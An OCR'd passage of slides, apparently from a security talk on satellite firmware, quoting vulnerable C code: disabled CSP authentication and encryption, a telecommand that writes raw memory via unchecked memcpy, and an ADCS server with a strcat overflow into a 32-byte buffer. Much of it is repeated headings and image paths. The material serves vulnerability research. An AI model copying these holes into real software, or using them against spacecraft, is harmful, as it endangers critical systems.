4    }
5
6    // ...
7
8    if (packet->id.flags & CSP_FHMAC) {
9      csp_log_error("Received packet with HMAC, but CSP was
   compiled without HMAC support. Discarding packet");
10   }
11
12    // ...
13 }
```

1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.
2. Dangerous / Vulnerable TC

# System Chart

```
1  int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2    raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3    char* pWriteData;
4
5    if (pAddr) {
6      if (g_sch_exec_mode != 1 ) {
7        /* exception and return */
8      }
9      char* pWriteData = &pAddr->start_of_data_buf;
10     if (pAddr->filesystem_target) {
11       // [...]
12     } else {
13       memcpy(pAddr->targetAddr,
14              &pAddr->start_of_data_buf,
15              pAddr->writeLength);
16     }
17   }
18   // ...
19 }
```


- *memcpy* as TC
  - Config Changes
  - Quick/Hot Patching
  - Debugging




# System Chart

```c
int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
  raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
  char* pWriteData;

  if (pAddr) {
    if (g_sch_exec_mode != 1 ) {
      /* exception and return */
    }
    char* pWriteData = &pAddr->start_of_data_buf;
    if (pAddr->filesystem_target) {
      // [...]
    } else {
      memcpy(pAddr->targetAddr,
             &pAddr->start_of_data_buf,
             pAddr->writeLength);
    }
  }
  // ...
}
```


- *memcpy* as TC
  - Config Changes
  - Quick/Hot Patching
  - Debugging





# System Chart





# System Chart









# System Chart










# System Chart








# System Chart













Message Abstraction Layer (MAL)


# System Chart








# System Chart




# System Chart

Cubesat Space Protocol (CSP) → ADCS Server





```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```



# System Chart

